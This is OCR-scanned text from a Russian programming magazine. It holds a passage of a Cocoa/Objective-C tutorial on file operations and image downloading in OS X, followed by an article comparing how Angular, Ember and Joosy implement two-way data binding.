
В принципе, OS X предоставляет тот же набор средств для работы с файловой системой, как и любой другой современный системный API. Тем не менее в связи с использованием другого языка и операционной системы правила применения различаются в сравнении с тем же Win32 и/или POSIX. Итак, давай начнем разрабатывать приложение, которое работает с файлами в текущем каталоге проекта, и по ходу написания разберем файловые функции и их детали. Создай новый проект Command Line для OS X типа Foundation (проект filesWork). После создания проекта для того, чтобы работать с файлами из текущей директории, надо указать в Xcode соответствующую папку. Это делается в меню редактирования схемы: Product → Scheme → Edit Scheme.


В открывшемся окне в списке слева выбери пункт Run <имя приложения>, затем в правой части, отметив флажок Use custom working directory, в строке ниже введи или выбери с помощью диалога текущее расположение проекта. Вначале создадим экспериментальный файл. Его можно создать не отходя



Редактирование схемы проекта







Вывод приложения в терминале

Создание пустого файла

от кассы, то есть из Xcode: File → New → File, в окне в левом списке выбираем Other, справа Empty, щелкаем Next, вводим желаемое имя — file, нажимаем Create.

В открывшийся файл введи любые тестовые значения, сохрани. Над ним мы будем экспериментировать — множить, переименовывать, удалять. Между тем для начала в коде необходимо создать файловый менеджер — объект класса NSFileManager, с помощью которого осуществляются все операции над файлами и папками. Открыв в Xcode файл main.m, после открывающей пул autorelease фигурной скобки, объявив три переменные (см. исходник 1 к статье на сайте), напиши: `fm = [NSFileManager defaultManager];`. Переменные, о которых шла речь, — это: первая — для хранения имени открываемого файла, вторая — сам файловый менеджер, третья — словарь файловых атрибутов (объект класса NSDictionary). Затем проверяем данный файл на существование:

```
if ([fm fileExistsAtPath: fName] == NO) {
```



Сообщение fileExistsAtPath вызывается для файлового менеджера, получает в качестве параметра путь/имя к файлу, наличие которого необходимо проверить. Если файл присутствует, возвращает YES, в ином случае — NO, и мы выводим на консоль соответствующее сообщение. Выяснив, что файл имеется в заданном каталоге, мы копируем его командой copyItemAtPath:

```
[fm copyItemAtPath: fName toPath: @"newfile" ↩
 error: NULL];
```



Метод принимает три параметра: копируемый файл, цель копирования и указатель на объект класса NSError, в который в случае ошибки записывается подробная информация о ней. Если вместо этого объекта передать NULL, как в нашем примере, то сработает стандартная реакция: при успешном выполнении метода он вернет YES, иначе — NO. После этого сравниваем содержимое файла-источника и файла-приемника, воспользовавшись командой contentsEqualAtPath:

```
[fm contentsEqualAtPath: fName andPath: ↩
 @"newfile"];
```

Если оно одинаковое, тогда продолжаем выполнение и переименовываем копию. Для переименования, как тебе известно по опыту работы с другими API, используется функция перемещения, только директория-источник и приемник должны быть одинаковыми:

```
[fm moveItemAtPath: @"newfile" toPath: @"newfile2" ↩
 error: NULL];
```



Следующим действием узнаем размер скопированного и впоследствии переименованного файла и выведем это значение на консоль. Определяем размер файла в два этапа: сначала мы получаем все атрибуты файла в ранее объявленную переменную — словарь, затем изымаем из нее только поле, содержащее размер файла:

```
attr = [fm attributesOfItemAtPath: @"newfile2" ↩
        error: NULL];
NSLog(@"Размер файла составляет %llu байт", ↩
[[attr objectForKey: NSFileSize] ↩
unsignedLongLongValue]);
```

Теперь удалим оригинальный файл. Это, как всегда, просто — ломать-то не строить :). Вызываем метод removeItemAtPath файлового менеджера и передаем ему имя удаляемого файла:

```
[fm removeItemAtPath: fName error: NULL]
```

Под конец приложения выведем содержимое созданного файла. Для этого методу stringWithContentsOfFile класса NSString первым параметром передаем имя файла, содержимое которого надо вывести, вторым — нужную кодировку, в которой будет осуществлен вывод, третьим — NULL:

```
NSLog(@"%@", [NSString stringWithContentsOfFile: ↩
@"newfile2" encoding:NSUTF8StringEncoding ↩
error:NULL]);
```

В ожидающем твоего внимания примере каждое действие сопровождается проверкой, по которой в случае краша можно легко вычислить, на каком действии падает программа.

Если создать исполняемый файл (как это сделать — смотри во врезке), поместить в рабочую папку наш тестовый file, запустить приложение на выполнение, то оно выведет содержимое картинки «Вывод приложения в терминале» (в зависимости от содержимого файла).

Вдобавок для работы с директориями существует несколько методов: currentDirectoryPath возвращает текущую для программы папку, changeCurrentDirectoryPath изменяет текущую директорию, copyItemAtPath копирует структуру директории, createDirectoryAtPath создает новую папку, NSHomeDirectory позволяет получить путь к домашней директории текущего пользователя, а также другие. К примеру, первая из этого списка функция использована в приведенной программе, в итоге в начале выполнения программа выводит свою домашнюю директорию на консоль.

Модификация файлов

Часто появляется необходимость работы с «сырыми» данными внутри файлов. В таком случае надо читать/записывать/обрабатывать не обязательно текстовые данные, поэтому хранить их в строках (NSString) не получится. В Cocoa нас выручит класс NSData. Попросту говоря, объект данного класса представля-



На нижнем уровне сеть в OS X устроена так же, как и в других операционных системах, — посредством Berkley Sockets API

ет собой буфер для временного хранения данных. Например, можно скопировать файл побайтно, не пользуясь при этом системной функцией. Прочитать данные из файла можно, воспользовавшись следующей строчкой:

```
NSData *fileData = [fm contentsAtPath: @"file"];
```

То есть в объявленный буфер класса NSData fileData мы помещаем содержимое файла file, имя которого передается методу в параметре. Сохраняем данные в другом файле методом createFileAtPath, ему передаются три параметра: имя нового файла, содержимое — данные из буфера fileData и атрибуты — nil:

```
[fm createFileAtPath: @"newfile3" contents: ↵
fileData attributes: nil];
```

Этим возможности класса NSData не ограничиваются. Вместе с классом NSFileHandle он приобретает дополнительные способности: объект последнего, являясь указателем на источник и/или приемник, позволяет осуществить гибкие манипуляции над данными, такие как считывание или запись в произвольную позицию файла. Класс NSFileHandle содержит следующие методы (перечень далеко не полный): fileHandleForReadingAtPath — открывает файл для чтения, fileHandleForWritingAtPath — открывает файл для записи, fileHandleForUpdatingAtPath — для обновления (чтение + запись), seekToFileOffset — перемещается на указанное смещение. Разберемся с методами класса на конкретном примере. Пускай программа читает наш старый файл и если файла для вывода не существует, то создает его и пишет в него содержимое первого файла, а в случае наличия файла для вывода дополняет его содержимым прочитанного файла. Таким образом, при каждом последующем запуске программы файл вывода будет расти.

Итак, создай новый проект. Для получения полного листинга смотри исходник (проект fileMod), я буду приводить краткие комментарии. Вначале объявляем два файловых хэндла (объекты класса NSFileHandle): на читаемый и записываемый, также объявляем буфер данных и создаем файловый менеджер. Открываем файл file для чтения:



```
inFile = [NSFileHandle fileHandleForReadingAtPath: ↵
@"file"];
```

Проверяем, существует ли файл для вывода, если нет, то создаем его. Открываем этот файл для записи, получая его хэндл:

```
outFile = [NSFileHandle fileHandleForWritingAtPath: ↵
@"fileout"];
```

Затем переводим текущую позицию файла в его конец:

```
[outFile seekToEndOfFile];
```

Если в нем содержатся данные, то последующая запись будет осуществлена после имеющейся инфы, если же файл пуст (имеет нулевой размер), тогда ничего не произойдет. Потом читаем из входного файла данные в буфер — объект класса NSData и пишем их в файл вывода:

```
buffer = [inFile readDataToEndOfFile];
[outFile writeData: buffer];
```

Закрываем оба файла и последним действием выводим на консоль все содержимое файла вывода.


Советую обратить внимание на класс NSFileHandle, поскольку он содержит широкие возможности управления файловыми потоками. Кроме того, объекты этого класса используются для ввода/вывода информации в сокеты и устройства.

ШОКОЛАДНАЯ СЕТЬ


На нижнем уровне сеть в OS X устроена так же, как и в других операционных системах, — посредством Berkley Sockets API. Однако в прикладном API, таком как Cocoa, имеются различия для реализации поддержки Obj-C и внесения удобства работы с сокетами. К счастью, чтобы разобраться в работе с сокетами в Cocoa, нам потребуется совсем немного времени. Существует только три класса, используемых для поддержки сетевого взаимодействия: NSURL, NSURLRequest, NSURLConnection, а также их модифицируемые аналоги с ключевым словом Mutable, присутствующим в названии.


Объекты первого класса списка, как можно догадаться, представляют локаторы — как удаленных, так и локальных ресурсов. Для создания объекта используется метод `URLWithString: NSURL* myURL = [NSURL URLWithString: @"yazevsoft.blogspot.com"];`. Класс содержит методы для получения любой части URL и для создания относительных адресов. Создание пути к локальному файлу осуществляется с помощью метода fileUrlWithPath, например, так: `NSURL* myFile = [NSURL fileURLWithPath:@"/Applications/"];`.

Экземпляры класса NSURLRequest определяют способ доступа к объекту, на который указывает NSURL. Создание происходит с помощью метода requestWithURL, которому передается инициализированный объект NSURL. С помощью объекта рас-



Organizer







Xcode и запущенное под дебаггером приложение

сматриваемого класса можно определить вид доступа по протоколу HTTP (GET, POST, PUT), задать время задержки перед ответом и другое.

Экземпляры третьего класса списка представляют непосредственно соединение. Для создания асинхронного соединения используется метод sendAsynchronousRequest.

Разработаем сетевое приложение с оконным пользовательским интерфейсом, в процессе чего рассмотрим все три шага установки соединения. Наша прога будет просто скачивать изображение из свободного ресурса в Сети (из моего блога). Создай новое Cocoa Application и задай параметры (проект imageLoader). Открой файл <...>Document.h, где <...> — имя префикса для класса, заданное в мастере генерации проекта (в моем случае — App), здесь в объявлении интерфейса AppDocument в фигурных скобках добавь описание аутлета imageView класса NSImageView, с помощью которого наша программа будет взаимодействовать с визуальным компонентом этого же класса:

```
IBOutlet NSImageView *imageView;
```

Теперь создадим интерфейс, состоящий из лежащего на поверхности формы изображения. Сначала открой файл AppDocument.xib, из палитры компонентов перенеси на форму компонент Image Well (объект класса NSImageView). Растяни его пошире. Свяжем компонент с аутлетом, чтобы получить управление над первым из кода. Для этого, удерживая клавишу Ctrl на клаве, от объекта File's Owner перетащи связывающую синюю линию на объект Image Well. В результате появится меню Outlets, в котором будет только один пункт imageView — объявленная нами переменная, щелкни на этом пункте. Аутлет связан. Кстати, эти действия удобно совершать во второй слева панели окна редактирования xib-файла. На следующем шаге добавим код для загрузки изображения в компонент. Открой файл AppDocument.m и дополни функцию

```
- (void)windowControllerDidLoadNib:↵
(NSWindowController *)aController
```

следующим кодом:


```
NSString* urlString = [NSString stringWithFormat:↵
@"http://1.bp.blogspot.com/--8pJeTHLC2g/Un8Uc373p↵
eI/AAAAAAAACMY/SWBK5HDP-fU/s1600/ProjectGenom+↵
2013-11-10+09-45-43-15_1.png"];
NSURL* url = [NSURL URLWithString:urlString];
NSURLRequest* request = [NSURLRequest ↵
  requestWithURL:url];
[NSURLConnection sendAsynchronousRequest:request
  queue:[NSOperationQueue mainQueue]
  completionHandler:^(NSURLResponse * response,
  SData * data,
  NSError * error) {
    NSImage* image = [[NSImage alloc] ↵
    initWithData:data];
    imageView.image = image;
  }];
```


Судя по комментарию, оставленному в функции при генерации проекта, наш код выполнится сразу после создания окна. Итак, первым делом в нем объявляется и инициализируется строка-ссылка (прости за столь абсурдную абракадабру), затем на ее основе создается локатор для удаленной картинки, после этого на базе локатора формируется запрос — объект класса NSURLRequest. Далее с помощью метода sendAsynchronousRequest объекта класса NSURLConnection мы создаем соединение с указанным в NSURL сетевым узлом. Этому методу мы передаем объект класса NSURLRequest, создаем очередь операций (объект класса NSOperationQueue), а последним параметром передаем блок кода, который получит управление в момент, когда данные (изображение) будут полностью загружены. Внутри блока кода полученные данные преобразуются в объект класса NSImage, а затем этот объект выводится в компонент imageView через присвоение содержимого свойству image компонента. Более подробную информацию о блоках кода (что они собой представляют и с чем их едят) ты можешь узнать из статьи прошлого номера][.

Пришло время протестировать нашу прогу: откомпиль и построй приложение, если в коде нет ошибок и ссылка введена правильно, то в окне приложения должен загрузиться скриншот из нашей игры Project Genom.

ЗАКЛЮЧЕНИЕ И ПЛАНЫ НА БУДУЩЕЕ

Сегодня мы затронули три большие темы: управление памятью в OS X, работу с файлами и сетевое взаимодействие с помощью Cocoa. Тем не менее за бортом осталась масса важных и интересных тем, которые мы еще рассмотрим в ближайших номерах, — ведь интерес к платформам от Apple только растет. Желаю удачи, и до встречи на страницах][.





Борис Сталь
boris@staal.io

Умные связи

Как работает двухсторонний биндинг в современных JavaScript-фреймворках

Двухсторонний биндинг данных прочно закрепился в современной фронтенд-разработке. Он позволяет избавиться от оверхеда работы с DOM'ом, сконцентрироваться на логике приложения и посильнее изолировать шаблоны от этой самой логики. Вокруг биндинга пляшет весь Angular и довольно большая часть Ember.js, да и для семейства Backbone подобные расширения стали плодиться как грибы после дождя. Но, несмотря на все удобства, и эта технология имеет свои проблемы, ограничения и, самое главное, особенности реализации в рамках конкретных фреймворков.

ЧТО ТАКОЕ ДВУХСТОРОННИЙ БИНДИНГ ДАННЫХ?

JavaScript позволяет построить интерактивное взаимодействие с пользователем за счет реакции на его действия визуальными событиями. Человек вводит данные в форму, нажимает кнопку «Отправить», на странице появляется индикатор загрузки, а после (предположим, что была допущена ошибка) неправильно заполненные поля подсвечиваются красным. В этот момент под капотом приложения происходит примерно следующее:

- значения полей записываются в какую-то переменную;
- переменная сериализуется в JSON и отправляется на сервер с помощью AJAX-запроса;
- DOM страницы модифицируется — добавляется (или делается видимым) индикатор загрузки;
- по окончании запроса мы видим, что статус отличен от 200, разбираем ответ;
- DOM страницы еще раз модифицируется — нужные поля отмечаются красным, а индикатор загрузки удаляется (или прячется).

Классический JS + jQuery код работал бы примерно следующим образом:

1. На событие click кнопки вешается функция.
2. Функция собирает значения полей и записывает в переменную.
3. Далее переменная сериализуется и отправляется на сервер.
4. Мы помечаем в какой-то переменной, что запрос на сервер в процессе (чтобы не реагировать на нажатия снова и снова).
5. Модифицируем DOM на предмет индикатора.
6. Ждем окончания запроса и разбираем ответ.
7. Модифицируем DOM на предмет полей и удаляем индикатор.

Двухсторонний биндинг данных избавляет нас от шагов 2, 5 и 7, попутно однозначно решая проблему инкапсуляции логики представления (или, как сейчас модно считать, избавляет представление от логики вовсе).


Представь, что у нас есть переменная `entity`, содержащая JS-объект. Каждое поле ввода в форме ассоциировано с атрибутом этого объекта (к примеру, `<input name='name'>` с `entity.name`). При этом переменная может содержать вложенный объект `entity.errors`, включащий список инвалидаций, который по умолчанию пуст. Таким образом, если мы хотим пометить, что поле `entity.name` невалидно, мы делаем `entity.errors.name = 'The field is too short'`. Также во время AJAX-запроса мы устанавливаем `entity.loading` в `true`.

Чтобы отобразить такой объект в нужную нам форму, понадобится примерно вот такой шаблон (нотация Underscore Template, underscorejs.org/#template):

```html
<% if (entity.errors.name) { %>
<div class="error">
<% } %>
  <input name="name" value="<%= entity.name %>">
<% if (entity.errors.name) { %>
<%= entity.errors.name %>
</div>
<% } %>
<% if (entity.loading) { %>
Sending form...
<% } else {
<button>Send!</button>
<% } %>
```

Теперь если каким-то чудом при любом изменении нашего `input` его значение будет автоматически попадать в `entity.name` и, наоборот, при изменении чего угодно в `entity` этот шаблон будет обновляться необходимым образом — это и будет двухсторонний биндинг данных. Наше представление полностью описывает логику отображения исходя из возможного состояния, а само приложение, не думая о DOM, это состояние меняет.

Все, что нам остается сделать, — повесить клик на кнопку и работать с переменной `entity`, а по ответу сервера положить ошибки валидации в подобъект `errors`. Гораздо проще и чище, не так ли?



WARNING

В пункте 7 есть огромный риск нарушить инкапсуляцию — мы начинаем модифицировать представление. Где должна храниться эта логика? Как избежать ее дублирования с тем, что сгенерировало страницу изначально? Обычно именно на этом месте большинства фронтенд-кода превращается в лапшу.

ПРОБЛЕМЫ РЕАЛИЗАЦИИ

К сожалению, пример выше — просто пример. В реальной жизни ему не хватает очень большого количества метаинформации, без которой подобный биндинг попросту не заработает. Чтобы все заработало в универсальном случае, нам надо разобраться хотя бы со следующим:

- Надо каким-то образом отследить изменение entity на любой глубине. А ты помнишь, что все, что у нас есть, — JavaScript?
- Мы не можем следить сразу за всеми изменениями всех переменных на странице и перерисовывать всю страницу целиком. В лучшем случае это будет просто тормозить. В худшем определенные куски DOM могут терять необходимое состояние. Изменения должны применяться максимально изолированно.
- Даже если мы как-то секционировали нашу страницу на куски, что будет, если нам нужно изменить кусок текста в DOM, не затрагивая теги? Или как, например, перерисовать (включая оборачивающие теги) два tr из десяти?
- DOM не всегда должен меняться мгновенно, что делать, если мы хотим разбавить все анимацией?
- У нас нет отображения `input` в `entity.name`. Мы вроде как представили, что он есть, но по факту — где он должен быть? В коде приложения через `bind`? Или, может, его должен декларировать view, ведь обратная зависимость определяется именно там?

Для решения всех этих проблем каждый фреймворк предлагает свои ~~костыли~~ уникальные решения, которые вносят ложку дегтя в такую красивую теорию. Самое время вставить наш микроскоп поглубже в каждый из них и понять, что же двухсторонний биндинг данных представляет собой на самом деле и откуда берутся некоторые, порой такие странные ограничения привычных нам инструментов.

Смотреть мы будем на три примера:

- Angular (angularjs.org) — как канонический пример «нового лучшего HTML»;
- Ember (emberjs.com) — как пример привязки более классической парадигмы JS к новому инструменту;
- и, конечно, Joosy (joosy.ws) — как живая демонстрация моего субъективного видения удобного двухстороннего биндинга.

ОТСЛЕЖИВАНИЕ ИЗМЕНЕНИЙ ОБЪЕКТА

К сожалению, никаких универсальных способов отследить любые изменения объекта в JS попросту нет. Все существующие решения накладывают ограничения на то, как с объектом производится работа. А решений существует целых два: работа через сеттеры/геттеры и внешний мониторинг.

Сеттеры/геттеры (Ember, Joosy)

Свойства, работающие через геттеры и сеттеры, — классика программирования. Все возможные типы данных оборачиваются в расширяющий их класс (тип) и дополняются методами `get` и `set`. При любом обращении к `set` объект генерирует событие «Я изменился!». Технически решение очень простое и, по понятным причинам, эффективное. Но вместо `entity.field = 'value'` теперь придется писать `entity.set('field', 'value')`. Это хуже читается не только глазами, но и любыми средствами по работе с кодом (от Lint'а до банальной подсветки кода).

Ember

Геттеры и сеттеры являются центральным стержнем системы свойств Ember. Они позволяют не только оповещать об изменении объекта, но и подписываться на изменение конкретных полей. В базе все выглядит именно так, как было описано:

```javascript
// Object field
entity.set('field', 'value')
// Subobject field
entity.set('field.subfield', 'value')
```

> *Интересно, что Ember хорошо следит как за объектами, так и за их полями. Тогда как Joosy лучше удается следить за целыми объектами, а Angular – за отдельными их свойствами*

Правда, когда мы переходим к массивам, которые Ember приводит к более общим `Enumerable`, все становится чуть сложнее и запутаннее, так как в этом случае у нас не просто изменяются поля, но еще и изменяется размер массива. Кроме того, в Ember есть целый ряд метасвойств наподобие `@each`, позволяющих подписаться на вложенные поля каждого элемента массива (`@each.field`).

Joosy

Геттеры и сеттеры для объектов в Joosy работают совершенно идентичным образом за тем лишь исключением, что в Joosy отсутствует подписка на изменение конкретного поля. Joosy не умеет следить за полями, он следит только за изменением сущности в целом (правда, событие об изменении все-таки содержит информацию о том, что же изменилось). За счет этого массивы организованы чуть проще:

COFFEESCRIPT
```
collection = new Joosy.Resources.Array
# Index-based
collection.set(0, 'value')
# Basic array actions
collection.push('another value')
```

Кроме этого, для хешей Joosy (мимикрируя под Ruby) дает возможность прямо объявить необходимые свойства.

COFFEESCRIPT
```
class Entity extends Joosy.Resources.Hash
  @attrAccessor 'field1', {'field2': ['subfield1', ↩
  'subfield2']}
```

В случае прямого объявления полей Joosy зарегистрирует все указанные атрибуты с помощью `defineProperty` (https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty), позволяя обращаться к ним напрямую, через `entity.field1`. Таким образом, обращение к `entity.set('field1', 'value')` будет полностью эквивалентно прямой установке `entity.field1 = 'value'`. Да, список полей придется поддерживать вручную, но конечный синтаксис будет гораздо ближе к базовому JS.

Внешний мониторинг (Angular)

Angular пошел своим путем. Вместо попыток поймать изменение атрибутов из самого объекта он ввел тотальную систему слежки за чем угодно — тот самый `$watch`, которым не злоупотребляет только ленивый.

Архитектура Angular вводит «цикл отрисовки», одним из шагов которого является проверка по указанному списку отслеживания — а не изменилось ли чего. К каждому элементу списка отслеживания можно прицепить одну или несколько функций, которые вызовутся, как только значение изменится. Такое решение прозрачно работает с любыми способами установки атрибута (нет нужды в `set` или поддерживании списка полей), но и это, увы, не серебряная пуля.

1. **Скорость.** Если ты работал с Angular, то наверняка уже замечал, что после преодоления определенного рубежа этих самых `$watch` все начинает СИЛЬНО тормозить. И чем мобильнее твой клиент (а мы живем в веке мобильных технологий), тем быстрее этот рубеж случится. Производительность — первая плата за универсальность.
2. **Проблемы с нескалярными данными.** По умолчанию проверка на изменение производится по ссылке. Это означает, что как бы ты ни менял массив или объект, изменений Angular не заметит. Одно из решений этой проблемы — дополнительный режим `$watch`, который пытается проверять разницу по значению. Но, во-первых, он еще больше тормозит, а во-вторых, все еще не всегда работает со сложными структурами. Здесь, однако, стоит отметить, что архитектура Angular всячески избегает отслеживания сложных структур и нескалярных данных в принципе. Насколько это в итоге удобно — решать тебе, но технических ограничений в систему работы с DOM (их мы обсудим позже) это добавляет предостаточно.





INFO

То, как работает `ng_if`, и есть одна из причин, по которым в Angular обычно рекомендуют использование `ng_show`, — последняя просто прячет регион вместо того, чтобы полностью рендерить его заново.

А вообще, просто попробуй поискать `angular watch` на StackOverflow.com (stackoverflow.com/search?q=angular+watch), и все сразу станет на свои места.

СЕКЦИОНИРОВАНИЕ СТРАНИЦЫ

Теперь, когда мы умеем ловить изменения объектов, самое время понять, как мы сегментируем страницу. Что именно обновляется, когда какой-то из них меняется? Понятно, что если мы просто выводим значение поля, `entity.name`, то поменять надо только это значение и ничего больше. Но что, если мы выводим таблицу в цикле?

Декларативные шаблоны (Angular, Ember)

Одна из причин, по которым Angular нужен «новый HTML», а Ember — Handlebars, именно в этом. Декларативное описание, которое они разбирают своим собственным внутренним парсером, дает им информацию о контекстах биндингов.

Когда мы выводим `{% raw %}{{person.first_name}}{% endraw %}`, Ember создает регион, который привязывается к обновлению поля `first_name` объекта `person`. Аналогичным образом работает и Angular: `<ng_repeat ...` создает общий регион для массива и по вложенному региону для каждого элемента. Меняется массив — перерисовывается общий регион. Один из объектов внутренний.

По этой же логике работают условия (`ng_if` и `{% raw %}{{if}}{% endraw %}`) — как только значение выражения меняется, весь регион, обернутый в условие, должен перерисоваться.

Флагом такого подхода является девиз: «Шаблоны не должны содержать логику!» Хотя я, откровенно говоря, считаю, что это как раз следствие, а не правило. В подобную декларативную нотацию уж очень накладно было бы встраивать полноценный логический язык. А так и волки сыты, и овцы целы. И язык не нужен, и к высшей цели пришли — вроде как логика в шаблонах — это плохо?

В реальности все не так просто. Логика не может испариться из твоего приложения, где-то она все равно должна быть. И если ее нет напрямую в шаблонах, то она должна попадать в шаблон в виде состояния. Это значит, что на каждый чих нам понадобится виртуальное состояние. Обработка индикаторов загрузки, условий доступности, факта «выбранности», абсолютно каждого мелкого переключателя. К сожалению, понимание, насколько серьезна эта плата, приходит уже в конце, когда приложение начинает обрастать мелкими удобствами.

Ручное секционирование (Joosy)

Мне всегда очень хотелось остаться с любимым HAML (в вариации с CoffeeScript: https://github.com/netzpirat/haml-coffee), но таким образом, чтобы сохранить основные возможности двухстороннего биндига. Для достижения этой цели в Joosy используется ручное секционирование. На место декларативных объявлений пришли классические хелперы, набор которых позволяет определить регион и объявить его локальные объекты (при их изменении весь регион будет обновлен).

Например, чтобы достичь поведения, похожего на `ng_repeat` Angular или `each` Ember, можно написать что-то такое:

HAML
```
%ul
  != @renderInline {projects: @projects}, ->
    - for project in @projects
      %li= project.name
```

Теперь, когда поменяется `@projects` или любой проект из их числа, все автоматически окажется в DOM. Обрати внимание,

что смотрители регионов специально сделаны таким образом, чтобы мониторить коллекцию с полной вложенностью. Поэтому сегмент на весь блок всего один.

Кроме инлайн-блоков, Joosy умеет рендерить в виде региона классический partial (прямо как в Rails). Это даже куда более частый случай.

Такой подход приводит к тому, что регионов в Joosy обычно гораздо меньше, чем в Angular или Ember. Практика показывает, что производительности это не мешает. Зато дает возможность работать с _абсолютно любым_ языком шаблонов, с абсолютно любой логической нотацией и вручную управлять динамической привязкой (включая возможность завязать перерисовку региона на объект, который в нем не используется), что иногда бывает ох как полезно.

Минус — обратная сторона плюса, вручную всем управлять не только можно, но и необходимо. Нет объявленных регионов — нет двухстороннего биндинга. Другая теоретическая проблема — работа с огромными регионами (1000 строк в таблице). Так как в Joosy каждый массив создает всего один регион, обновление любого объекта этого массива приведет к полной перерисовке всего региона. В этом edge-случае по умолчанию хорошо себя ведет только Ember. Joosy и Angular потребуют ручной оптимизации биндинга.

ЧАСТИЧНОЕ ОБНОВЛЕНИЕ DOM

